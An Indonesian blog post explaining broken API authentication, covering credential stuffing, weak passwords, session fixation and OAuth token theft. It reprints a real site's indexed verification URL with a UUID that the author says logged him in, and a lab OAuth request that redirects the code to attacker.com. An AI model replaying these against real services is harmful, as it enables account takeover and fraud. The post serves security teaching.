Muhamad Hidayat Follow
Apr 25, 2022 · 6 min read

OWASP API Security (Offensive Prespective) : Broken User Authentication #2

https://www.cisco.com/c/en/us/products/security/identity-services-engine/what-is-user-authentication-policy.html

Assalamualaikum Wr. Wb

Authentication adalah aktivitas untuk memverifikasi identitas seseorang, siapa pemilik sebuah informasi. hal tersebut sama hal nya seperti penggunaan passport, EKTP, Tanda Tangan, dll..

Sudah sejak 60 tahun lalu mekanisme authentication ini hadir, dan memiliki perkembangan yang tergolong cepat, sebagai teknologi untuk mendevelop dan

menyimpan data personal dalam jumlah banyak pada cloud server, pastinya mekanisme ini makin kesini semakin menjadi complex. Bermula dari penggunaan plain teks yang hanya digunakan oleh instansi pemerintah saja, hingga penggunaan teknologi infrared untuk Face ID yang bisa ditemukan di masing-masing device orang-orang seperti saat ini.

https://workos.com/blog/a-developers-history-of-authentication

Faktor Authentication

Menurut Wikipedia mekanisme authentikasi terdapat 3 faktor penentu yaitu dari Pengetahuan User, Kepemilikan User, dan Informasi Biometric User itu sendiri, faktor tersebut akan dijadikan acuan untuk melakukan verifikasi identitas sebelum sistem memberikan mu akses kepada sebuah sistem.

Faktor: Pengetahuan User?

Faktor yang berdasarkan dari informasi yang kamu ketahui saja, beberapa hal contohnya seperti:

- Password
- Partial-Password
- Security Question
- Challange Response
- PIN

Faktor: Kepemilikan User?

Faktor yang berdasarkan dari informasi mengenai hal-hal kepemilikan user saja, contohnya seperti:

- E-KTP
- SIM

- Handphone
- Software Token
- Hardware Token

Faktor: Biometric User?

Faktor yang berdasarkan dari diri user itu sendiri ataupun apa yang user itu sendiri lakukan, contohnya seperti:

- Tanda tangan
- Sidik Jari
- DNA
- Pola Retinal
- Wajah
- Suara

https://www.clavister.com/clavister-receives-new-order-for-its-multi-factor-authentication-service/

Berdasarkan klasifikasi faktor authentication yang saya sebutkan sebelumnya tidak semua developer menggunakan keseluruhan dari factor tersebut (Multi-Factor Authentication), ada juga yang menggunakan salah satu factor saja untuk melakukan aktivitas authentication (Single Factor Authentication).

Single Factor Authentication

Salah satu penggunaan mekanisme authentication paling lemah, karena hanya menggunakan salah satu dari 3 komponen factor authentication untuk mengidentifikasi data personal. Sangat tidak di sarankan hanya menggunakan satu faktor saja untuk melakukan identifikasi user, untuk melakukan sebuah transaksi yang melibatkan data user, harus menggunakan level authentikasi yang lebih tinggi.


Multi Factor Authentication

Penggunaan dua atau lebih factor untuk melakukan proses authentication, seperti yang diimplementasikan salah satunya pada sistem perbankan, terdapat faktor kepemilikan user (Kartu Debit, Kartu ATM, Kartu Credit), faktor pengetahuan (PIN & Password), faktor Biometric (Sidik jari, Wajah, tanda tangan).

Federated Identity Management

Menggunakan satu service dan identity provider untuk melakukan authentication nantinya akan diberikan sebuah token yang akan digunakan untuk mengakses ke banyak service / aplikasi bisa juga antar domain Contohnya seperti:

- SSO (Single Sign On)
- SAML
- OpenID
- Etc..



Broken User Authentication

Sebuah kerentanan yang disebabkan lemahnya sistem authentikasi atau pengenalan identitas user, yang mengakibatkan pihak luar dapat masuk dengan mudah pada sebuah sistem.

Tipe Attack Schema beserta Resikonya

Type attack dari Broken User Authentication seharusnya beragam karena banyaknya methodologi authentication yang ada pada aplikasi saat ini, beberapa kerentanan yang terdapat pada sistem authentication API sebagai berikut:


- Credential Stuffing
- Weak Password

- Session Fixation (waybackurl)
- Stealing token

Credential Stuffing

https://socradar.io/the-age-of-credential-stuffing-and-account-takeover/

Sebuah aktivitas bruteforcing ke banyak service / situs menggunakan bot, yang dimana bot tersebut menggunakan informasi terkait email password beberapa pengguna yang diperoleh dari data breach atau hasil dumping dari kerentanan yang dapat melakukan dumping pada database aplikasi.




Paypal Checker email:password

Salah satu casenya adalah para carder yang memanfaatkan credential yang valid untuk melakukan bruteforcing attack pada layanan virtual payment seperti paypal, dan ada juga social media, bahkan ecommerce seperti amazon dan ebay.

Weak Password

Sebuah kerentanan yang disebabkan karena sistem tidak menerapkan standarisasi password seperti limitasi jumlah character, penggunaan character kombinasi angka,huruf dan simbol, tidak menggunakan password angka yang incremental. Attacker dapat melakukan authentication pada sistem hanya dengan melakukan bruteforcing dengan common wordlists.

Session Fixation




https://source.checkmarx.com/t/session-fixation-cheat-sheet-attack-examples-protection/306

Sebuah kerentanan yang disebabkan karena token/session tidak menerapkan account lockout dan account timeout yang menyebabkan url yang berisi token akan dapat digunakan ulang oleh attacker. Namun adapula dikarenakan tidak ada validasi token dimana attacker dapat impersonating token milik pengguna lain.

Disini saya gunakan case dari temuan saya sendiri terhadap sebuah web dari singapore.


```
https://member.seagm.com/sns/steam/connect
https://member.seagm.com/sns/steam/login?origin=https%3A%2F%2Fwww.seagm.com%2F
https://member.seagm.com/sns/twitter/login?origin=https%3A%2F%2Fwww.seagm.com%2F
https://member.seagm.com/sns/twitter/login?origin=https%3A%2F%2Fwww.seagm.com%2Fchina-games-direct-topup%3Fcategory_code%3DAAJSUPTXQQ
https://member.seagm.com/sns/twitter/login?origin=https%3A%2F%2Fwww.seagm.com%2Fgame
https://member.seagm.com/sns/twitter/login?origin=https%3A%2F%2Fwww.seagm.com%2Fgame%3Fcode%3Dcard
https://member.seagm.com/sns/twitter/login?origin=https%3A%2F%2Fwww.seagm.com%2Fpage%2Findex%3Fview%3Dtermsofuse
https://member.seagm.com/sns/twitter/login?origin=https%3A%2F%2Fwww.seagm.com%2Fskype-gift-card-us
https://member.seagm.com/sns/verify_email?verify_code=b2463a40-79bb-fa5e-015a-adc5948ddf13&origin=seagm
https://member.seagm.com/sns/vk/login?origin=https%3A%2F%2Fwww.seagm.com%2F
https://member.seagm.com/sns/vk/login?origin=https%3A%2F%2Fwww.seagm.com%2Fcard%3Fcode%3Dgift-card
https://member.seagm.com/sns/vk/login?origin=https%3A%2F%2Fwww.seagm.com%2Fgame
https://member.seagm.com/sso/forget_pass?origin=https%3A%2F%2Fwww.seagm.com%2F
https://member.seagm.com/sso/forget_pass?origin=https%3A%2F%2Fwww.seagm.com%2Fcard%3Fcode%3Dgift-card
https://member.seagm.com/sso/forget_pass?origin=https%3A%2F%2Fwww.seagm.com%2Fpage%2Findex%3Fview%3Dtermsofuse
https://member.seagm.com/sso/gtm.js
```


history yang terindex oleh mesin pencarian, disini saya menemukan salah satu URL verifikasi email yang memuat sebuah UUID.



Setelah URL digunakan

Lalu saya mencoba membuka URL tersebut pada browser, ternyata URL tersebut masih aktif, lalu apa yang terjadi setelah saya mencoba kembali ke menu utama?




Logged In

Ternyata saya berhasil login ke sebu ya dengan UUID token tersebut. Permasalahan yang ada pada kerentanan tersebut adalah ketika token tersebut tidak memiliki expired date, serta reusable.

Ini beresiko jika attacker melakukan skema yang sama, attacker akan mencoba mengirimkan link token yang serupa namun dengan token akun milik attacker,


setelah korban menjalankan URLnya, secara tidak sadar pada browser korban session akun attacker berubah. Jika sewaktu-waktu korban melakukan transaksi pada website tersebut secara tidak sadar korban akan mengisi data payment / informasi pribadi korban pada akun attacker.

Stealing Token



https://habr.com/en/post/449182/

Sebuah kerentanan yang disebabkan karena misconfigurasi untuk URI callback yang terdaftar pada OAuth services, yang berakibat attacker dapat merubah callback URI yang seharusnya berisi URI pada domain yang sama dengan Service provider (Aplikasi Client) menjadi website attacker.



How Does Single Sign-On (SSO) Work? | OneLogin

Sebelum penjelasan mengenai takeover account / stealing token dengan misconfig pada Oauth, saya ingin menjelaskan sedikit secara sederhana flow pada Oauth ini dalam proses authentication.

Terlihat pada gambar diatas, User mengirim request credetial ke Service provider (aplikasi client), lalu Service provider melakukan generate token yang berisi informasi credential yang kita kirim kan sebelumnya, lalu dikirimkan kepada Identity provider (SSO system) untuk di validasi. Lalu setelah Identity provider mengkonfirmasi, Identity provider tersebut mengenerate token untuk dapat mengakses endpoint Service provider. Lalu token tersebut di berikan kembali pada user browser untuk mengakses informasi service provider tersebut.

```
GET /auth?client_id=pvggj6wknoha7fhea2nyi&redirect_uri=https://attacker.com&response_type=code&scope=openid%20profile%20email HTTP/1.1
Host: oauth-ac7b1ffc1e7b3267c03a0eb002b50095.web-security-academy.net
Cookie: _session=AVnzsQ5gIfTE1PG824bP-; _session.legacy=AVnzsQ5gIfTE1PG824bP-
Sec-Ch-Ua: ";Not A Brand";v="99", "Chromium";v="94"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://acb71f441e5b3297c0ba0e590088009c.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

How can Hackers Analyze the Attacks on OAuth 2.0? (payatu.com)

